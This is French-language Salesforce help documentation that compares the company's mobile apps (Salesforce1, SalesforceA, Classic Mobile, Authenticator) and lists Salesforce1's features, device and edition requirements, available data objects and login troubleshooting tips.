L'application mobile Salesforce1 correspond à Salesforce embarquée ! Cette application mobile d'entreprise permet d'accéder en temps réel aux informations dont vous disposez au bureau, mais organisées pour travailler entre des rendez-vous client, en attendant un vol et même en prenant le café. L'interface intuitive facilite la navigation et l'interaction avec les données sur un écran tactile. Vous pouvez consulter et mettre à jour les informations en quelques touches. Comprenant de nombreuses personnalisations de votre organisation, Salesforce1 est parfaitement adaptée à votre activité.

### Salesforce Classic Mobile

L'application Salesforce Classic Mobile offre un accès mobile à vos données Salesforce depuis les appareils Android™ et iPhone®. Vous pouvez afficher, créer, modifier et supprimer des enregistrements, suivre vos activités, afficher vos tableaux de bord, exécuter de simples rapports et consigner des appels et des e-mails. Votre administrateur Salesforce doit vous attribuer une licence mobile pour vous permettre d'utiliser Salesforce Classic Mobile.

### Salesforce Authenticator

Bienvenue dans la toute nouvelle application mobile Salesforce Authenticator ! La version 2 est une application d'authentification à deux facteurs puissante et innovante pour votre appareil mobile. L'application ajoute une couche de sécurité pour protéger votre compte et vos données Salesforce. Elle a été conçue pour être extrêmement facile à utiliser. Vous bénéficiez ainsi d'une sécurité accrue dans une magnifique application conviviale.

# Comparaison des produits mobiles de Salesforce

Salesforce1, SalesforceA, Salesforce Classic Mobile et Salesforce Authenticator sont disponibles sur différents appareils mobiles et dans différentes éditions, avec diverses options de support.

| Produit | Description | Editions Salesforce prises en charge | Appareils mobiles pris en charge | Prise en charge hors ligne ? |
|---|---|---|---|---|
| Salesforce1 | Accédez aux données Salesforce et mettez-les à jour à partir d'une interface optimisée pour la navigation et l'utilisation d'un appareil mobile à écran tactile.<br>Vous pouvez afficher, modifier et créer des enregistrements, gérer vos activités, visualiser vos tableaux de bord et rapports, et utiliser Chatter. Salesforce1 prend en charge de nombreux objets et vues de liste standard, tous les objets personnalisés de votre organisation, l'intégration d'autres applications mobiles et de nombreuses personnalisations Salesforce de votre organisation (incluant les onglets et les pages Visualforce et les pages Lightning). | Gratuit pour les utilisateurs qui utilisent :<br>• Personal Edition<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition<br>• Contact Manager Edition | • Téléphones Android<br>• Tablettes Android<br>• Modèles iPad<br>• Modèles iPhone<br>• Téléphones Windows 8.1 et Windows 10 (application navigateur mobile uniquement) | Oui, pour l'affichage des données.<br>Bêta : créer et modifier des données (Salesforce1 pour Android, v9.0 ou supérieure, et Salesforce1 pour iOS, v10.0 ou supérieure) |
| SalesforceA | Gérez les utilisateurs et consultez les informations d'organisations Salesforce depuis votre smartphone.<br>Désactivez ou suspendez des utilisateurs, réinitialisez des mots de passe, déverrouillez des utilisateurs, modifiez des informations utilisateur et attribuez des ensembles d'autorisations.<br>Cette application est limitée aux utilisateurs disposant de l'autorisation « Gérer les utilisateurs ». | Gratuit pour les utilisateurs qui utilisent :<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition<br>• Contact Manager Edition | • Téléphones Android<br>• Tablettes Android<br>• Modèles iPad<br>• Modèles iPhone<br>• iPod Touch | Non |
| Salesforce Classic Mobile | Vous pouvez afficher vos tableaux de bord, exécuter des rapports simples, consigner des appels et des e-mails, suivre vos activités, et créer, modifier et supprimer des enregistrements. La plupart des objets Ventes standard et certains objets Service sont disponibles. Les objets et les configurations personnalisés sont également pris en charge. | L'application nécessite des licences Mobile et est disponible avec :<br>• Professional Edition<br>• Enterprise Edition<br>• Unlimited Edition<br>• Performance Edition<br>• Developer Edition | • Téléphones Android<br>• Tablettes Android<br>• Modèles iPhone | Oui |

| Produit | Description | Editions Salesforce prises en charge | Appareils mobiles pris en charge | Prise en charge hors ligne ? |
|---|---|---|---|---|
| Salesforce Authenticator | Sécurisez votre compte en utilisant votre appareil mobile pour l'authentification à deux facteurs. Vérifiez votre identité ou bloquez les activités non reconnues avec une réponse en une touche sur une notification automatique. Si vous activez les services de localisation de l'application, vous pouvez définir des emplacements de confiance, par exemple votre domicile ou votre bureau. Si l'automatisation est disponible, l'application peut vérifier automatiquement votre identité lorsque vous vous trouvez à un emplacement de confiance. Récupérez un code à utiliser en tant que méthode de vérification de l'identité de secours. | Gratuit pour tous les utilisateurs qui utilisent :<br>• Group Edition<br>• Professional Edition<br>• Enterprise Edition<br>• Performance Edition<br>• Unlimited Edition<br>• Developer Edition<br>• Contact Manager Edition | • Téléphones Android<br>• iPhone 5 ou modèles supérieurs | Oui, pour la génération de codes de vérification |

CONSULTER ÉGALEMENT :

- Conditions requises pour l'application mobile Salesforce1
- Assistance des utilisateurs où que vous soyez avec SalesforceA
- Salesforce Classic Mobile
- Éditions Salesforce

# Application mobile Salesforce1

L'application mobile Salesforce1 correspond à Salesforce embarquée ! Cette application mobile d'entreprise permet d'accéder en temps réel aux informations dont vous disposez au bureau, mais organisées pour travailler entre des rendez-vous client, en attendant un vol et même en prenant le café. L'interface intuitive facilite la navigation et l'interaction avec les données sur un écran tactile. Vous pouvez consulter et mettre à jour les informations en quelques touches. Comprenant de nombreuses personnalisations de votre organisation, Salesforce1 est parfaitement adaptée à votre activité.

**Remarque:** Salesforce1 met à votre disposition les données et les fonctionnalités, où que vous soyez. Il existe toutefois des activités professionnelles qu'il est préférable d'effectuer sur un ordinateur portable ou de bureau. Pour afficher les données ou exécuter les actions qui ne sont pas disponibles dans Salesforce1, utilisez Lightning Experience ou Salesforce Classic.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

## Obtention de l'application mobile Salesforce1

La méthode utilisée pour accéder à Salesforce1 dépend de la façon dont vous souhaitez travailler : avec une application installée sur votre appareil ou avec un navigateur mobile. Certaines versions de Salesforce1 peuvent être désactivées pour votre organisation. Demandez à votre administrateur Salesforce quelles sont les options disponibles.

### Fonctionnalités de l'application mobile Salesforce1 : fonctionnalités disponibles dans chaque version

Salesforce1 est disponible en tant qu'application téléchargeable sur les appareils iOS et Android, et en tant qu'application navigateur mobile sur les navigateurs mobiles pris en charge. Dans la plupart des cas, toutes les versions de Salesforce1 incluent les mêmes fonctionnalités. Il existe toutefois quelques différences entre les deux expériences, souvent associées aux différentes plates-formes mobiles sur lesquelles Salesforce1 est prise en charge.

### Conditions requises pour l'application mobile Salesforce1

Salesforce1 est disponible pour la plupart des éditions et des types de licence utilisateur Salesforce. L'application est prise en charge sur plusieurs plates-formes mobiles, avec quelques exigences minimales en système d'exploitation et navigateur mobile.

### Quelles sont les données disponibles dans l'application mobile Salesforce1 ?

Salesforce1 détermine les données auxquelles vous avez accès à l'aide de l'édition Salesforce de votre organisation, de votre type de licence utilisateur, ainsi que du profil utilisateur et des ensembles d'autorisations qui vous ont été attribués. Vous affichez la plupart des objets, types d'enregistrement, champs et présentations de page qui sont disponibles dans le site complet de Salesforce. Toutefois, les données Salesforce ne sont pas toutes disponibles dans Salesforce1.

### Pourquoi ne puis-je pas me connecter à l'application mobile Salesforce1 ?

Vous utiliser les identifiants Salesforce corrects, mais vous ne parvenez pas à vous connecter à Salesforce1 ? Plusieurs raisons courantes peuvent expliquer votre problème de connexion.

### Recherche d'une aide dans l'application mobile Salesforce1

Salesforce1 contient un lien **Aide** que vous pouvez suivre pour mieux connaître l'application mobile.

### Ressources d'aide pour l'application mobile Salesforce1

Ces ressources fournissent des informations sur l'utilisation de l'application mobile Salesforce1, sur la configuration de votre organisation pour utiliser l'application et sur le développement de l'application.

### Prise en charge de la langue et des paramètres régionaux pour l'application Salesforce1

Salesforce1 fonctionne avec la plupart des paramètres régionaux pris en charge par Salesforce, les langues prises en charge et les langues d'utilisateur. (pour consulter la liste complète des paramètres régionaux et des langues prises en charge, reportez-vous à l'aide de Salesforce). Les langues qui se lisent de droite à gauche, comme l'Arabe et l'Hébreu, ne sont pas prises en charge dans cette version.

### Considérations relatives à l'accessibilité de l'application mobile Salesforce1

Salesforce1 est conçu dans une optique d'accessibilité et offre une expérience mobile totalement accessible à tous les utilisateurs, notamment aux personnes qui utilisent des lecteurs d'écran.

### Activation ou désactivation de l'application navigateur mobile Salesforce1

Lorsque l'application navigateur mobile Salesforce1 est activée pour votre organisation, vous êtes automatiquement redirigé(e) vers cette expérience lors de la connexion à Salesforce à partir d'un navigateur mobile pris en charge. L'utilisation du site complet de Salesforce dans un navigateur mobile n'est pas prise en charge. Vous pouvez toutefois désactiver l'application navigateur mobile pour accéder momentanément à Salesforce Classic à partir de votre appareil mobile.

CONSULTER ÉGALEMENT :

Ressources d'aide pour l'application mobile Salesforce1

# Obtention de l'application mobile Salesforce1

La méthode utilisée pour accéder à Salesforce1 dépend de la façon dont vous souhaitez travailler : avec une application installée sur votre appareil ou avec un navigateur mobile. Certaines versions de Salesforce1 peuvent être désactivées pour votre organisation. Demandez à votre administrateur Salesforce quelles sont les options disponibles.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

**Installer une application téléchargeable**

Les applications téléchargeables Salesforce1 sont disponibles pour les appareils Android et iOS qui remplissent les conditions minimales requises de la plate-forme. Vous pouvez télécharger et installer Salesforce1 depuis Google Play ou l'App Store.

Une fois l'application installée, lancez-la à partir de l'écran d'accueil, puis connectez-vous à votre compte Salesforce. Vous pouvez être invité(e) à créer un code PIN de sécurité. Par défaut, vous êtes connecté à votre environnement de production.

Remarque: Si vous ne parvenez pas à vous connecter, demandez à votre administrateur Salesforce si vous êtes activé(e) pour l'utilisation de l'application téléchargeable.

**Accès à l'application navigateur mobile**

L'application navigateur mobile Salesforce1 est exécutée dans un navigateur mobile sur les appareils Android, iOS et Windows qui remplissent la configuration minimale requise de la plate-forme. L'application navigateur mobile est une option très intéressante si votre organisation empêche l'installation d'applications sur votre appareil professionnel.

Si l'application navigateur mobile est activée pour votre organisation, vous êtes automatiquement redirigé(e) vers Salesforce1 lorsque vous vous connectez à Salesforce à partir d'un navigateur mobile pris en charge. Si Salesforce1 ne démarre pas automatiquement, assurez-vous que redirection vers l'application navigateur mobile est activée et que vous utilisez un navigateur pris en charge

(avec la plupart des navigateurs mobiles non pris en charge, vous êtes redirigé(e) vers Salesforce Classic. Si vous utilisez un appareil iOS, vous pouvez accéder au navigateur mobile depuis Google Chrome pour iOS ou en touchant un lien Salesforce dans Gmail pour iOS, mais l'utilisation de ces environnements n'est pas prise en charge par Salesforce).

CONSULTER ÉGALEMENT :

- Conditions requises pour l'application mobile Salesforce1
- Pourquoi ne puis-je pas me connecter à l'application mobile Salesforce1 ?
- Activation ou désactivation de l'application navigateur mobile Salesforce1

# Fonctionnalités de l'application mobile Salesforce1 : fonctionnalités disponibles dans chaque version

Salesforce1 est disponible en tant qu'application téléchargeable sur les appareils iOS et Android, et en tant qu'application navigateur mobile sur les navigateurs mobiles pris en charge. Dans la plupart des cas, toutes les versions de Salesforce1 incluent les mêmes fonctionnalités. Il existe toutefois quelques différences entre les deux expériences, souvent associées aux différentes plates-formes mobiles sur lesquelles Salesforce1 est prise en charge.

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| **Navigation et actions** | | | |
| Accéder à 200 vues de liste par objet | ✔ | ✔ | ✔ |

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| Afficher des instantanés visuels des données commerciales dans des graphiques de vue de liste | | | ✔ (*tablettes uniquement*) |
| Trier et filtrer les vues de liste | ✔ | ✔ | ✔ |
| Exécuter des actions telles que des appels téléphoniques, la consignation d'appels et l'envoi d'e-mails (*uniquement les appels téléphoniques pris en charge sur les téléphones iPhone et Android)* | ✔ | ✔ | ✔ |
| Activer les actions rapides créées pour votre organisation. | ✔ | ✔ | ✔ |
| Afficher des images de cartes Google dans les champs d'adresse standard | ✔ | ✔ | ✔ |
| **Recherche** | | | |
| Rechercher des enregistrements Salesforce | ✔ | ✔ | ✔ |
| Définir l'étendue des recherches globales pour retrouver des enregistrements par objet | | | ✔ |
| Afficher les résultats de recherche correspondants parmi tous les enregistrements, pas uniquement ceux récemment visualisés | | | ✔ |
| Trier les résultats de recherche | | | ✔ |
| Vérifier et corriger automatiquement l'orthographe des mots-clés de recherche | ✔ | ✔ | ✔ |
| Utiliser la recherche globale pour retrouver des publications Chatter dans le fil « Toute la société ». | | | ✔ |
| **Gestion des relations et des données** | | | |
| Ajouter de nouveaux enregistrements et mettre à jour des enregistrements existants | ✔ | ✔ | ✔ |
| Empêcher la création d'enregistrements dupliqués | ✔ | ✔ | ✔ |
| Rester informé sur les sociétés et les secteurs d'activité importants avec l'application Actualités | ✔ | ✔ | ✔ |
| Suivre les toutes dernières actualités sur les comptes avec Account Insights (à partir des comptes et des opportunités) | ✔ | ✔ | ✔ |
| Afficher les logos de société des comptes (bêta) | ✔ | ✔ | ✔ |
| Localiser, associer et afficher les profils Twitter de comptes, de contacts et de pistes Salesforce | ✔ | ✔ | ✔ |

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| Suivre les relations entre des comptes et des contacts avec les Contacts de comptes multiples | ✔ | ✔ | ✔ |
| Ajouter des contacts à Salesforce à partir des listes de contacts d'appareils mobiles | ✔ | ✔ | |
| Convertir des pistes qualifiées en contacts | ✔ | ✔ | ✔ |
| Utiliser un parcours commercial pour suivre les processus commerciaux et conclure des affaires | ✔ | ✔ | ✔ |
| Travailler avec des équipes de compte et des équipes d'opportunité | ✔ | ✔ | ✔ |
| Utiliser des données stockées hors de Salesforce | ✔ | ✔ | ✔ |
| **Productivité (Salesforce Today, Notes, Événements, Tâches, E-mail)** | | | |
| Utiliser Today pour préparer et gérer les événements de la journée, participer à des téléconférences et consigner dans le journal les événements du calendrier de Salesforce | ✔ | ✔ | |
| Ajouter des contacts à Salesforce à partir des événements de Today | ✔ | ✔ | |
| Prendre des notes avec un texte enrichi pendant les réunions et les associer aisément à des enregistrements | ✔ | ✔ | ✔ |
| Ajouter des images à des notes | | ✔ | |
| Créer des tâches à partir de Notes | ✔ | ✔ | ✔ |
| Créer des tâches à partir de publications Chatter | | | ✔ |
| Suivre, fermer ou rouvrir des tâches | ✔ | ✔ | ✔ |
| Exécuter des mises à jour rapides en une touche : modifier des commentaires, ou changer une date d'échéance, un statut ou une priorité | ✔ | ✔ | ✔ |
| Créer et afficher des événements Salesforce | ✔ | ✔ | ✔ |
| Envoyer un e-mail depuis Salesforce en utilisant SalesforceIQ Inbox | ✔ | ✔ | |
| **Work.com** | | | |
| Utiliser les fonctionnalités Accompagnement, Objectifs, Récompenses et Compétences de Work.com<br>(*Compétences disponibles dans Android uniquement)* | ✔ | ✔ | ✔ |
| **Outils du service client** | | | |

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| Utiliser le Service client social pour suivre les requêtes et répondre en temps réel aux tweets Twitter | ✔ | ✔ | ✔ |
| Afficher les articles de la base de connaissances Salesforce | ✔ | ✔ | ✔ |
| Suivre les produits achetés avec les ressources | ✔ | ✔ | ✔ |
| Simplifier l'assistance sur site avec des ordres d'exécution (comprenant des jalons, des articles liés et des hiérarchies d'ordres d'exécution) | ✔ | ✔ | ✔ |
| Afficher les services planifiés et parcourir les emplacements des services avec Field Service Lightning | ✔ | ✔ | ✔ |
| **Rapports et tableaux de bord** | | | |
| Afficher les tableaux de bord, les composants de tableaux de bord (y compris les composants de tableaux de bord Visualforce) et des rapports | ✔ | ✔ | ✔ |
| Afficher les rapports, les tableaux de bord et les graphiques Lightning Experience | ✔ | ✔ | ✔ |
| Trier les données de rapports | ✔ | ✔ | ✔ |
| Appliquer des filtres de tableau de bord | ✔ | ✔ | ✔ |
| Partager des tableaux de bord dans des fils | | ✔ (*limité*) | ✔ |
| **Salesforce Files** | | | |
| Utiliser Salesforce Files | ✔ | ✔ | ✔ |
| Utiliser Salesforce Files si Chatter est désactivé | | | ✔ |
| Parcourir et partager des fichiers à partir de sources de données externes, telles que SharePoint, OneDrive for Business, Google Drive et Box (*nécessite Files Connect*) | ✔ | ✔ | ✔ |
| Modifier les fichiers Microsoft Office 365 | ✔ | ✔ | |
| **Chatter (fils, rubriques, profils, groupes)** | | | |
| Utiliser les fils, les personnes et les groupes Chatter | ✔ | ✔ | ✔ |
| Rechercher dans le fil Chatter principal | ✔ | ✔ | ✔ |
| Afficher, modifier et suivre les entrées de fil organisées par rubriques, ajouter plusieurs rubriques à des publications | | | ✔ |
| Intégrer plusieurs mises à jour d'enregistrements dans une seule publication | | | ✔ |

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| Joindre des photos ou de fichiers à des publications ou à des commentaires, ou utiliser des actions rapides pour publier des photos ou des fichiers | ✔ | ✔ | ✔ |
| Partager des publications Chatter | ✔ | ✔ | |
| Afficher les aperçus des fichiers publiés dans des publications et des commentaires | ✔ | ✔ | ✔ |
| Toucher deux fois pour ajouter ou retirer des favoris pour des publications Chatter | | ✔ | |
| Poser des questions et recevoir des réponses dans le fil | | | ✔ |
| Escalader les questions dans Chatter en requêtes | | | ✔ |
| Modifier les détails d'un profil utilisateur | ✔ | | ✔ |
| Changer l'image d'un profil utilisateur | ✔ | ✔ | ✔ |
| Ajouter des enregistrements à des groupes | ✔ | ✔ | ✔ |
| Collaborer de façon plus confidentielle avec des groupes Chatter non répertoriés | ✔ | ✔ | ✔ |
| Publier des annonces dans des fils de groupe | ✔ | ✔ | ✔ |
| Gérer les groupes | ✔ | ✔ | ✔ |
| Utiliser Salesforce1 si Chatter est désactivée | ✔ | ✔ | ✔ |
| Utiliser des actions rapides dans Salesforce1 si Chatter est désactivée | ✔ | ✔ | ✔ |
| Lancer Salesforce1 à partir des liens des notifications par e-mail et des résumés Chatter | ✔ | ✔ | ✔ |
| **Communautés Salesforce** | | | |
| Accéder aux communautés créées à l'aide du modèle Onglets Salesforce + Visualforce | ✔ | ✔ | ✔ |
| **Logique métier et automatisation des processus** | | | |
| Soumettre des enregistrements pour approbation | ✔ | ✔ | ✔ |
| Afficher le statut des approbations en attente, et approuver ou refuser les requêtes d'approbation | | ✔ | ✔ |
| Reprendre ou supprimer des interviews de flux interrompues | ✔ | ✔ | ✔ |
| **Notifications** | | | |
| Recevoir des notifications intégrées à l'application | ✔ | ✔ | ✔ |

| Fonctionnalité | Applications téléchargeables Android | Application téléchargeable iOS | Application navigateur mobile |
|---|---|---|---|
| Recevoir des notifications automatiques | ✔ | ✔ | |
| Configurer les notifications automatiques qui sont envoyées | ✔ | ✔ | |
| **Hors ligne** | | | |
| Afficher les données mises en cache en travaillant hors ligne | ✔ | ✔ | |
| Créer, modifier et supprimer les enregistrements des objets récemment accédés hors ligne (bêta) | ✔ | ✔ | |
| **Accès et sécurité** | | | |
| Basculer entre plusieurs comptes ou communautés Salesforce sans quitter l'application | ✔ | ✔ | |
| Configurer des connexions à plusieurs instances à partir de la page de connexion | ✔ | ✔ | |
| Ouvrir les URL Salesforce les plus récentes directement dans Salesforce1 | ✔ | ✔ | |
| Contrôler l'accès à l'application avec un code secret de sécurité | ✔ | ✔ | |
| Optimiser la sécurité avec la gestion des appareils mobiles (MDM) | ✔ | ✔ | |
| **Personnalisations et paramètres Utilisateur/Application** | | | |
| Afficher des pages Visualforce | ✔ | ✔ | ✔ |
| Accéder aux pages Lightning, et à des applications personnalisées et tierces | ✔ | ✔ | ✔ |
| Afficher une sélection et une présentation personnalisées des actions dans la barre d'actions et dans les actions d'éléments de liste | ✔ | ✔ | ✔ |
| Afficher une marque personnalisée | ✔ | ✔ | ✔ |

CONSULTER ÉGALEMENT :

Ressources d'aide pour l'application mobile Salesforce1

# Conditions requises pour l'application mobile Salesforce1

Salesforce1 est disponible pour la plupart des éditions et des types de licence utilisateur Salesforce. L'application est prise en charge sur plusieurs plates-formes mobiles, avec quelques exigences minimales en système d'exploitation et navigateur mobile.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

### Configuration requise de plate-forme mobile

Salesforce1 est disponible sur les téléphones et les tablettes qui remplissent la configuration minimale requise de la plate-forme mobile, présentée ci-dessous.

| Système d'exploitation et version requis | Navigateur mobile requis* |
|---|---|
| Android 4.4 ou supérieur | Google Chrome sur Android<br>Navigateur stable sur Android |
| iOS 9.2 ou supérieur | Apple Safari sous iOS<br>Navigateur stable sous iOS |
| Windows 10 *(application navigateur mobile uniquement)* | Microsoft Edge sous Windows 10 |
| Windows 8.1 *(application navigateur mobile uniquement)* | Microsoft Internet Explorer 11 sous Windows 8.1 *(arrêt de la prise en charge le 17 décembre 2017)* |

* La configuration requise du navigateur mobile s'applique uniquement à l'application navigateur mobile Salesforce1.

- La dernière version du navigateur mobile est requise.
- Lors de l'utilisation de l'application navigateur mobile, nous recommandons de désactiver le mode Navigation privée dans Chrome, la Navigation privée dans Safari, ou la Navigation InPrivate dans Edge ou Internet Explorer.

### Appareils mobiles utilisés pour tester Salesforce1

Salesforce effectue des tests automatisés et manuels avec les applications téléchargeables et navigateur mobile Salesforce1 sur une sélection d'appareils mobiles. La liste des appareils actuellement utilisés pour tester Salesforce1 est présentée ci-dessous.

| Plate-forme | Téléphones | Tablettes |
|---|---|---|
| **Android** | • Google Nexus 5X<br>• Google Nexus 6P<br>• Samsung Galaxy S7<br>• Samsung Galaxy S6<br>• Samsung Galaxy S5<br>• Samsung Galaxy Note 4 | • Samsung Galaxy Note 10.1<br>• Samsung Tab A 9.7 |
| **iOS** | • iPhone 6S / 6S Plus<br>• iPhone 6 / 6 Plus<br>• iPhone 5S | • iPad Pro<br>• iPad Air 2<br>• iPad Air |

| Plate-forme | Téléphones | Tablettes |
| --- | --- | --- |
| | • iPhone SE | • iPad Mini 4 |
| **Windows**<br>(*application navigateur mobile uniquement*) | • Nokia 1020 (avec Windows 8.1)<br>• Lumia 950 (avec Windows 10) | • Non applicable |

Rien n'empêche les clients d'utiliser Salesforce1 sur des appareils non testés qui remplissent la configuration actuellement requise par la plate-forme. La liste des appareils avec lesquels Salesforce1 a été testée peut être modifiée à tout moment, avec ou sans préavis.

Remarque: Salesforce traite les ordinateurs portables tactiles, tels que Microsoft Surface et Surface Pro, en tant qu'ordinateurs portables au lieu de tablettes. Il n'est pas possible d'accéder à Salesforce1 sur ces appareils. Les utilisateurs sont toujours redirigés vers l'expérience du site complet activée pour eux, Lightning Experience ou Salesforce Classic. Seules les entrées au clavier et à la souris standard sont prises en charge sur ces types d'appareil.

Sur la plupart des appareils, Salesforce1 est prise en charge uniquement en orientation portrait. La seule exception est l'application téléchargeable Salesforce1 utilisée sur tablettes iPad, dans laquelle les orientations portrait et paysage sont prises en charge.

### Éditions et licences Salesforce

Déterminez les éditions et les types de licence utilisateur Salesforce qui prennent en charge l'utilisation de Salesforce1.

**Éditions Salesforce**

Salesforce1 est disponible avec les éditions suivantes :

- Personal Edition
- Group Edition
- Professional Edition
- Enterprise Edition
- Performance Edition
- Unlimited Edition
- Developer Edition
- Contact Manager Edition

Mais pas avec l'édition :

- Database.com Edition

**Types de licence utilisateur**

Les types de licence utilisateur ci-dessous permettent d'accéder à Salesforce1. Aucune licence Salesforce1 ou mobile spéciale n'est requise.

- Utilisateurs de Salesforce
- Utilisateurs de Salesforce Platform et Force.com
- Utilisateurs de Chatter Plus (également appelée Chatter Only), utilisateurs de Chatter Free et utilisateurs de Chatter External*
- Utilisateurs externes de Customer Community, Customer Community Plus et Partner Community
- Utilisateurs du portail qui sont membres d'une communauté Salesforce

Les types de licence utilisateur ci-dessous n'ont pas accès à l'application mobile :

- Utilisateurs du portail (sauf s'ils sont membres d'une communauté Salesforce)
- Utilisateurs de Database.com
- Utilisateurs de Sites et Site.com
- Utilisateurs de Data.com
- Utilisateurs de Work.com

**Remarque:** Vous pouvez accéder aux données et fonctionnalités auxquelles vous avez accès dans le site complet, qui sont déterminées par l'édition Salesforce de votre organisation, le type de votre licence utilisateur, ainsi que le profil utilisateur et les ensembles d'autorisations qui vous ont été attribués.

*Les utilisateurs de Chatter Plus, Chatter Free et Chatter External doivent avoir l'autorisation « API activée » activée dans leur profil pour pouvoir utiliser les applications téléchargeables Salesforce1. Les utilisateurs de Chatter External qui ont l'accès API ne peuvent pas accéder aux vues de liste Groupes et Personnes en utilisant une application téléchargeable.

**Connexion sans fil**

Une connexion sur un réseau Wi-Fi® ou mobile est nécessaire pour communiquer avec Salesforce. Pour les connexions mobiles, un réseau 3G ou plus rapide est requis. Pour de meilleures performances, nous recommandons Wi-Fi ou LTE.

Si vous utilisez l'une des applications téléchargeables Salesforce1, vous pouvez afficher les enregistrements récemment accédés, et créer et modifier des enregistrements, lorsque votre appareil est déconnecté.

CONSULTER ÉGALEMENT :

- Prise en charge de la langue et des paramètres régionaux pour l'application Salesforce1
- Considérations relatives à l'accessibilité de l'application mobile Salesforce1
- Quelles sont les données disponibles dans l'application mobile Salesforce1 ?

## Quelles sont les données disponibles dans l'application mobile Salesforce1 ?

Salesforce1 détermine les données auxquelles vous avez accès à l'aide de l'édition Salesforce de votre organisation, de votre type de licence utilisateur, ainsi que du profil utilisateur et des ensembles d'autorisations qui vous ont été attribués. Vous affichez la plupart des objets, types d'enregistrement, champs et présentations de page qui sont disponibles dans le site complet de Salesforce. Toutefois, les données Salesforce ne sont pas toutes disponibles dans Salesforce1.

Les objets suivants sont disponibles en tant qu'éléments dans le menu de navigation de Salesforce1. Vous pouvez créer, afficher et modifier des enregistrements pour ces objets, sauf indication contraire.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

- Comptes
- Ressources
- Campagnes
- Requêtes
- Contacts
- Contrats
- Société D&B *(affichage uniquement, pour les clients de Data.com Prospector et Data.com Clean)*
- Tableaux de bord *(affichage uniquement)*
- Événements
- Fichiers
- Field Service Lightning (Heures de fonctionnement, Rendez-vous de service, Ressources de service, Territoires de service et Types de travail) *(application navigateur mobile uniquement)*
- Articles Knowledge *(affichage uniquement)*
- Pistes
- Transcriptions Live Chat
- Opportunités

- Commandes (*affichage ou modification uniquement*)
- Rapports (*afficher uniquement*)
- Personnes sociales et Publications sociales
- Tâches
- Accompagnement, Objectifs, Remerciements, Récompenses et Compétences Work.com *(Compétences non disponibles dans l'application téléchargeable iOS)*
- Ordres d'exécution
- Objets personnalisés contenant un onglet auquel vous avez accès
- Objets externes Salesforce Connect qui peuvent être recherchés et contenant un onglet auquel vous avez accès

Hormis quelques exceptions, tous les champs standard et personnalisés sont disponibles pour ces enregistrements. Vous pouvez également utiliser la plupart des listes associées pour ces objets.

Si Chatter est activée, vous pouvez accéder aux fils, groupes, personnes (profils utilisateur) et rubriques (les rubriques sont disponibles uniquement dans l'application navigateur mobile). Vous pouvez accéder aux profils utilisateur même si Chatter est désactivée.

Si vous utilisez une application téléchargeable Salesforce1, vous pouvez utiliser Salesforce Today pour préparer des réunions, rester en contact avec des clients, vous inscrire rapidement à des téléconférences et gérer votre journée.

## Menu de navigation de Salesforce1

Vous pouvez accéder à tous ces objets depuis le menu de navigation de Salesforce1. Le menu de navigation permet de mettre en évidence les objets que vous utilisez le plus souvent. Touchez **Plus** en bas de la section Récent pour afficher la liste complète de tous les objets auxquels vous avez accès dans Salesforce1.

Conseil: Si vous êtes un nouvel utilisateur de Salesforce et que vous n'avez pas encore d'historique des éléments récents, les objets ci-dessous s'affichent initialement dans la section Récent du menu de navigation de Salesforce1 : Comptes, Requêtes, Contacts, Fichiers, Groupes (sauf s'il est directement ajouté au menu de navigation), Pistes, Opportunités et Personnes (sauf s'il est directement ajouté au menu de navigation).

À mesure que vous travaillez dans Salesforce1 et dans le site complet de Salesforce, les objets que vous utilisez le plus souvent remplacent les objets par défaut dans la section Récent, et deviennent les objets disponibles pour les recherches globales dans Salesforce1.

L'affichage dans la section Récent des objets que vous utilisez régulièrement peut prendre jusqu'à 15 jours. Pour afficher immédiatement les objets dans la section Récent, épinglez-les à partir des résultats de recherche dans le site complet.

Lors d'une recherche globale dans Salesforce1, vous pouvez retrouver uniquement les enregistrements des objets affichés dans la section Récents. Pour rechercher des enregistrements correspondant aux autres objets de la liste complète des objets lorsque la section Récents est agrandie, lancez la recherche à partir de la page d'accueil de l'objet.

CONSULTER ÉGALEMENT :

Conditions requises pour l'application mobile Salesforce1

Accès aux données et aux vues : fonctionnalités non disponibles dans Salesforce1

## Pourquoi ne puis-je pas me connecter à l'application mobile Salesforce1 ?

Vous utiliser les identifiants Salesforce corrects, mais vous ne parvenez pas à vous connecter à Salesforce1 ? Plusieurs raisons courantes peuvent expliquer votre problème de connexion.

Éditions

Application mobile Salesforce1 disponible avec : **Toutes** les éditions à l'exception de Database.com

- Assurez-vous que vous êtes autorisé(e) à utiliser Salesforce1. Les administrateurs Salesforce peuvent contrôler les personnes autorisées à utiliser les applications téléchargeables Salesforce1 et peuvent également désactiver l'accès à l'application navigateur mobile, pour vous et pour l'ensemble de la société. Si vous ne connaissez pas vos autorisations d'accès, demandez à votre administrateur.
- Si vous utilisez une application téléchargeable, assurez-vous de vous connecter à l'instance correcte : production, sandbox ou un domaine personnalisé. Par défaut, Salesforce1 se connecte à votre environnement de production. Si votre organisation utilise l'authentification unique, configurez l'application pour pointer vers une page différente durant la connexion. Cela s'applique à la connexion de Salesforce1 à un environnement sandbox pour effectuer des tests, et à la connexion avec une URL de communauté.

  Un nom de domaine personnalisé se présente sous le format `https://universalcontainers.my.salesforce.com`, où `universalcontainers` représente le nom sélectionné par votre administrateur. Votre administrateur peut vous indiquer le nom de domaine à utiliser.

  - Pour connecter l'application téléchargeable pour iOS à une autre instance, suivez ces étapes.
  - Pour connecter l'application téléchargeable pour Android à une autre instance, suivez ces étapes.

Si vous ne parvenez toujours pas vous connecter, contactez votre administrateur.

CONSULTER ÉGALEMENT :

